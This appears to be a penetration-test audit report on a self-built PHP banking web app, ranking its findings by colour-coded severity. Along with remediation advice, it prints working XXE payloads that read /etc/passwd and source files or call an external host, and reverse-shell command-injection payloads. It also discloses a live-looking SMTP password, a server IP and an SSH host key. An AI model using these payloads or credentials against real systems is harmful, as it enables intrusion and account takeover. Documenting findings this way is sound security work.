Information security audit for:

Example Pentest

Webapp and server.

Method of testing:

Manual testing without automatisation.

Used software:

Mantra browser with plugins, Charles proxy and Nmap (without nse scripts) (First 4:30 hours)

Dirbuster (Only common folders and admin panel), Sqlmap (no crawling)

and Armitage (Exploit suggester only) – last 30 minutes.

No web vulnerability scanners were used only some simple scripts:

that check for: Heartbleed,Crime, Freak, Poodle and Bashshock.

List of severity levels for detected vulnerabilities:

Red level of danger and vulnerability

Vulnerabilities with the maximum level of danger are marked in red in this document, they include the most dangerous ones. Dangerous vulnerabilities are defined as gaps in the system due to which an attacker can gain access to important information of the organization using critical system errors up to gaining full control over the system of the organization .

Orange vulnerability level

Vulnerabilities with a high level of danger are marked in orange in this document, they include serious system errors. Serious system errors mean system security settings using which an attacker can get partial or full access to confidential data of the organization and at maximum exploitation of this type of vulnerabilities full or partial control over the organization's system.

Yellow level of vulnerability

Vulnerabilities with a yellow level of danger include vulnerabilities that give information about certain software and its versions on servers that can carry dangerous consequences in the form of their further exploitation in one form or another. Vulnerabilities that give additional information(hidden information) about the server settings are also added to the yellow danger level.


Grey level of vulnerability

Vulnerabilities with a gray level of danger are marked by an average level of security and include vulnerabilities associated with the negligence of employees of the organization and system administrators of the network.

Green level of vulnerability

Vulnerabilities with a purple level of danger are marked by vulnerabilities that include information leaks and information that may be useful to competing organizations or persons to whom this information should not be available.

General information



IP: 3.112.32.25

OS: Linux

Content Encoding: gzip

X-powered by: PHP 5.6.30

Framework: Non

CMS: Selfmade

web-site on the same CMS: No

Web-servers: Apache 2.2.x

Language: English


Encoding:=koi8-u

Cache Control: gzip

Owner Netblock(ISP): Amazon Data Services Japan

Hostname: ec2-3-112-32-25.ap-northeast-1.compute.amazonaws.com

Total number of vulnerabilities by category:



Red level of danger and vulnerability

XXE in XML file upload form

File affected:
transfer.php

Description:
Uploading file in file upload form can cause attacker to make successfully make XXE attack.

Example of payloads:
This xml payload will read main page of website

Filename: anyfile.xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///opt/lampp/htdocs/sites/home.php" >]>
<creds>
   <user>&xxe;</user>
   <pass>mypass</pass>
</creds>
```


Filename: anyfile.xml
This xml payload will read /etc/passwd

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds>
   <user>&xxe;</user>
   <pass>mypass</pass>
</creds>
```

Filename: anyfile.xml
This xml will execute remote ddt file:


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://requestbin.fullcontact.com/ul2ucpul">
<creds>
   <user>&xxe;</user>
   <pass>mypass</pass>
</creds>
```

Screenshots:




Proof of parser request to foreign server for additional data.

Reading /etc/passwd



Example of code read using XXE.



Notice: A session had already been started - ignoring session_start() in **/opt/lampp/htdocs/sites/check_csrf.php** on line **2**

Notice: A session had already been started - ignoring session_start() in **/opt/lampp/htdocs/sites/transferxml.php** on line **30**
<user><?php header('X-FRAME-OPTIONS: Deny'); include_once("check_logged_in_user.php"); include_once("sql_user.php"); include_
new sql_user(); $email = $_SESSION['user']; $user_name = $sql_user->ger_user_name($email); printf("<h1>welcome %s</h1>",htmlen
$message = (int) $_REQUEST["msg"]; switch ($message) { case 1: printf("<h3>Money transferred successfully</h3>"); break; } } $sql_
account no. is %d
The account's balance is %d$</h4>", (int) $user_id, (int)$user_current_money); $result = $sql_bank->get_existing
<th>Balance</th></tr>"); $row = mysql_fetch_array($result, MYSQL_NUM); while ($row) { $id = $row[0]; $from_user = $row[1]; $to_
<tr><td>Outbound</td><td>%s</td><td>%d$</td><td rowspan=2 align=center>%d</td></tr><tr><td colspan=3>%s</td></tr>", $to_u
printf("<tr><td>Inbound</td><td>%s</td><td>%d$</td><td rowspan=2 align=center>%d</td></tr><tr><td colspan=3>%s</td></tr>",
mysql_fetch_array($result, MYSQL_NUM); } mysql_free_result($result); printf("<tr><td align=center colspan=3>Account Created</td>
</body> </html></user><pass>mypass</pass>

Also it was seen gopher protocol installed in server and it could give ability to transfer XXE payload using it, not only http. Lucky php wrappers do not work and other tricks as well.

Impact:

Having path disclosure and xxe it is not hard to read local file and XXE could turn into RCE (Remote Command Execution).

Logical error in Sending Negative Value Transactions vulnerability:

File affected:


transfer.php
line: 51-69

Description:

During check on home.php page we see our balance at it should be 1000. Based on screenshot below it shows another amount and it was done because sending negative amount to any user who exists (5,6,etc) can lead to this vulnerability to occur.

Impact:

Based on specific of this project this is critical vulnerability and it should be fixed ASAP because it can cause big damage for corporation.



```
<h1>welcome John</h1><h3>Please view existing transactions or create a new trans
<h4>Your account no. is 4<br>The account's balance is 14000$</h4><table border=1>
```

Advice: Double check logic of transactions and check on client and server values and make sure it can never be “-”.

Potentian php include backdoor / code injection :

File affected:
sql_user.php
line 146

Description:
During code analysis it was found an external server included using file_get_contents (unsafe) method and this can cause code injection.

Screenshot:

```
146         $externalIp = file_get_contents('http://phihag.de/ip/');
```

Advice: Try not to use external website for such type of code/command/content inclusion as long as if they will be taken-over by attacker they could be used to execute/upload shell inside your server.

Public key used for ssl authorization:

Description:

During SSH audit it was written that ssh server accepts public key for authorization and public key from /etc/ssh/ssh_host_rsa_key.pub was extracted from server and included the following information:

<user>ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC+GnI3FQsXzjpdUe9f0Pyn00H3/2N7Vh8jvd9j0z
HwEjuuj5HMq3004zAYmg2hqRcqYAONpaIRVoxgxVL3ADY7IHJ03PeJS5WhKfGvjuYRUrd1l/T
xs8NQHXCQIrs4tAM5nFKe5aAhqqqJ4Rk1Y0cnRFyS+cAiWgPRK1p3cWek9TT4ghUGPmPFSF
pt7EsEdFCsAgw46A0WbPJVRcUAtVAzu8R+tOP737e1doiFy38ruzQr3iLB1thf+Am1vPjuc4ZrX/
7tKEdfRQWpIo3f2KIjNaICqQAIPk0paHPgjuxsKWAbdXZP5Y2g4RAj+z5tZP5pvYFE/o4jr1u3vc
Qz9fHt root@ip-172-31-40-168 </user><pass>mypass</pass>

For some reason private key was not possible to get, but if it will be possible to get it SSH will be compromised.

Screenshot:

PHPSESSID not random session id:

Description:
Here is a link on research proves that PHPSESSID should not be used for such authorization as long as it could be generated and based on this attacker can get into victims session.

http://blog.ptsecurity.com/2012/08/not-so-random-numbers-take-two.html

Advice: Use other types o session creation and use more then one session token.

Orange vulnerability level

Login and password for smtp email:

Description:

Mail.php at line 31 has username and at line 32 has password – Aa123456!x
Credentials are valid, they allow to login into hotmail account if sms authorization will be off.
Also this data can be used to access other services using this login and password, local onses ((ssh,ftp) or external ones – domain name registrator, hosting (amazon), etc.

Screenshot:

```
$mail->Host       = 'smtp-mail.outlook.com'; // SMTP server
$mail->SMTPDebug  = 0;                     // enables SMTP debug information (for testing)
                                           // 1 = errors and messages
                                           // 2 = messages only
$mail->SMTPAuth   = true;                  // enable SMTP authentication
$mail->Port       = 587;                    // set the SMTP port for the GMAIL server
$mail->Username   = 'comsectest@hotmail.com'; // SMTP account username
$mail->Password   = 'Aa123456!x';        // SMTP account password
$mail->CharSet = 'UTF-8';
$mail->SetFrom('comsectest@hotmail.com', 'Comsec Group');

$mail->AddReplyTo('comsectest@hotmail.com','Comsec Group');

$mail->Subject    = $mail_subject;

$mail->MsgHTML($mail_body);

$mail->AddAddress($mail_address, $mail_addressName);
```

Advice: Make sure not to allow anybody ability to login into email account without double authorisation and make sure to control it.

Commented potential RCE:

File affected:
sql_user.php
line 178
Screenshot:

```
        include('mail.php');
        //exec(('echo'; | msmtp -C /etc/msmtp_php --from=default -t %s', $email, $password, $email));
        return 2;
    }
```

Description:

If this lines were uncommented using simple payload as a name/email or password could make RCE;

Example of payload:

&& bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 or | bash -i >& /dev/tcp/10.0.0.1/8080 0>&1

Commented potential RCE:

File affected:
sql_user.php
line 154
Description:

If this lines were uncommented using simple payload as a name/email or password could cause RCE:

```
//shell_exec(sprintf(/usr/bin/perl /opt/lampp/htdocs/sites/swaks.pl --to %s --from comtest1993@gmail.com --body /dev/null 2,$email,$message));
```

Example of payload:

&& bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 or | bash -i >& /dev/tcp/10.0.0.1/8080 0>&1

Debug mode:

Description:
Debug mode is turned on the server

Screenshot:

```
<!--
Debug: Received the following information:SimpleXMLElement Object
(
    [user] => root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
```

Also PHPmailer most likely has RCE:

File affected:
mail.php
line 8

Description: Based on PHPMailer version it is most likely vulnerable to RCE:

https://www.exploit-db.com/exploits/40969

https://legalhackers.com/videos/PHPMailer-Exploit-Remote-Code-Exec-Vuln-CVE-2016-10033-PoC.html

Yellow level of vulnerability


Full Path disclosure in home.php:

File affected:
home.php
like 25

Description:

It was found that during login if you open second tab error occur because server script sees that this session is already started and function ignoring_session_start fails.

Screenshot:




Advice: make sure not to allow any error to occur in production. Turn errors of using error_reporting(0); function in PHP.

Full Path disclosure in transfer.php:

File affected:
tranfer.php
line 25

Description:
During uploading of empty or badformated xml file into upload field we get Watnings, fatal errors and PHP notice giving a lot of juicy information for attacker: path, filenames, methods, functionnames, types of wrappers and line numbers.

Screenshot:



Advice: make sure not to allow any error to occur in production. Turn errors of using error_reporting(0); function in PHP.

SSL: Cleartext password submission on login.

Description: As long as it is bank website and we have ssl certificate on server it will be reasonable to use it in order to avoid local traffic sniffing and man in the middle attacks.

SSL problems:

Description:
OLD ssl certificate 3006 days expiration.
SSL certificate has wrong issuer, subject and registered domains - Subject: localhost
Issuer: localhost

System message bruteforce:

Description:
There are shot int flags after msg argument that could be bruteforced in order to see all the system messages.
?msg=8943

Possible password disclosure:

Description:

In debug we always see [pass] => mypass, it could be password from some service or use if specially crafted xml will be uploaded.

Advice:
Do not put passwords in source code, keep passwords encrypted and in database.

Session fixation vulnerability:

Description:
Such a request can force victim to get attacker cookies.
Using iframe it is possible to force victim to open any url and place PHPSESSID. As an example victim can change password and if it stores in cleartext attacker can recover it and get cleartext password of victim or other data.
/index.php?PHPSESSID=1234"

Outdated software:

Description: All the software listed below has a big list of public CVE that could lead starting from DOS to RCE. All the software should be up-to-date.

Software:

Programming Language:	PHP and Perl	5.6.30	Has Public CVES
HTTP Server	Apache	_2.2.1	Has Public CVES
SSH Server	OpenSSH	_6.6.1	Has Public CVES
SSL Service	Openssl	1.0.1j	Has Public CVES


Grey level of vulnerability

CSRF:

Description:

CSRF tokens are not used nowhere in the project except money transfer.
Sending link to user yourwebsite.com/logout.php will force them to logout. As long as Iframe works for this part it is possible to force user to logout from yoursite using evilsite.
logout
Also CSRF occur during registration procedure, authorisation and during password recovery procedure.

Screenshot:



Username/email enumeration:

Description:

using forgot form (email)
at forgot.php we have ability to check user existance at service without limits
This code does not work:

```
/* Check that user doesn't exist */
if ($this;get_user_id($email))
{

    return 2; /* to prevent username harvesting*/
}
```

Using transactions with 0 amount to users through POST in transfer.php file we are able to enumirate all the users.

Js redirect on XXE at transferxml.php:

Description:
Usage of JS redirect during work with sensitive data could lead for user to turn of js or js redirection (any clientside) redirection and to see data before redirection occur.

Advice: Always use server-side redirection or both.

Login problems:

Description:
Login page is vulnerable for :
Bruteforce because it does not have: captcha and CSRF token.

Green level of vulnerability

Email disclosure in source code:

File affected:

sql_user.php

Line: 148

Description: During analysis of file sql_user.php email was found at line 148.

```
148         //shell_exec(sprintf(/usr/bin/perl /opt/lampp/htdocs/sites/swaks.pl --to %s --from comtest1993@gmail.com
149
```

This email was not leaked in any known database, but if they were leaked It could give attacker ability to takeover registration process.

Advice: Make sure to use only corporate emails and always check for leaks.

Registration and password forgot process failed:

Description: Based on few registrations for different names and emails and code analysis it is obvious that registration process does not work. It gives a big impact on business process and should be fixed.

Advice: Make sure you add SMTP at mail.php to registration process.

Default URL location for SQL administration tools:

Files affected: /phpmyadmin and phpsqliteadmin/
are open to the world, but closed for local usage only. Having proxy,vpn or same IP (shared hosting) can cause attacker to have ability to use this services for malicious activity.

Advice: Try not to use some default names for such a sensitive services.

Field with autocomplete for password:

Files affected:
Newaccount.php

Description:
It is a bad practice to allow user to autocompite passwords on such websites like banks as long as data could be stolen from their browser through any type of malware called stealer and password will be in a cleartext.

Some security headers are missing:

Description:
Security headers protect server and client from different types of attacks that could occur nowadays. It is important to make sure no clickjacking or xss activity will occur on client side.
Missing:

X-Frame-Options. (Partly integrated)
X-XSS-Protection.
X-Content-Type-Options.
Content-Security-Policy.
X-Permitted-Cross-Domain-Policies.
And others.

Summary:

Having such a big amount of vulnerabilities on server could cause it to be exploited in many different types and should be immediately fixed by following given advices. After they will be fixed it is advised to do system recheck.

Additional info:

Using software for static analysis (whitebox) I did not receive any warnings about any type of vulnerabilities or malware/shellcode


```
Loaded 284076 known files


Building report [ mode = 2 ]


Loaded signatures: 100 / 75

Building list of vulnerable scripts 0
Building list of shells 1
Building list of js 0
Building phishing pages 0
Building list of iframes 0
Building list of base64s 0
Building list of redirects 0
Building list of unread files 0
Building list of symlinks 0
Building list of unix executables and odd scripts 1
Building list of links/adware 1
Building list of heuristics 0
Building list of hidden files 0
Building list of bigfiles 1
Building list of php inj 1
Building list of empty links 0
Building list of doorways 0
Building list of php warnings 0
Building list of skipped dirs 0
```

Test took 5 hours, 5 minutes.

Files I got from server, (php) , report, script I make to exploit, ssh public key connection and xml files.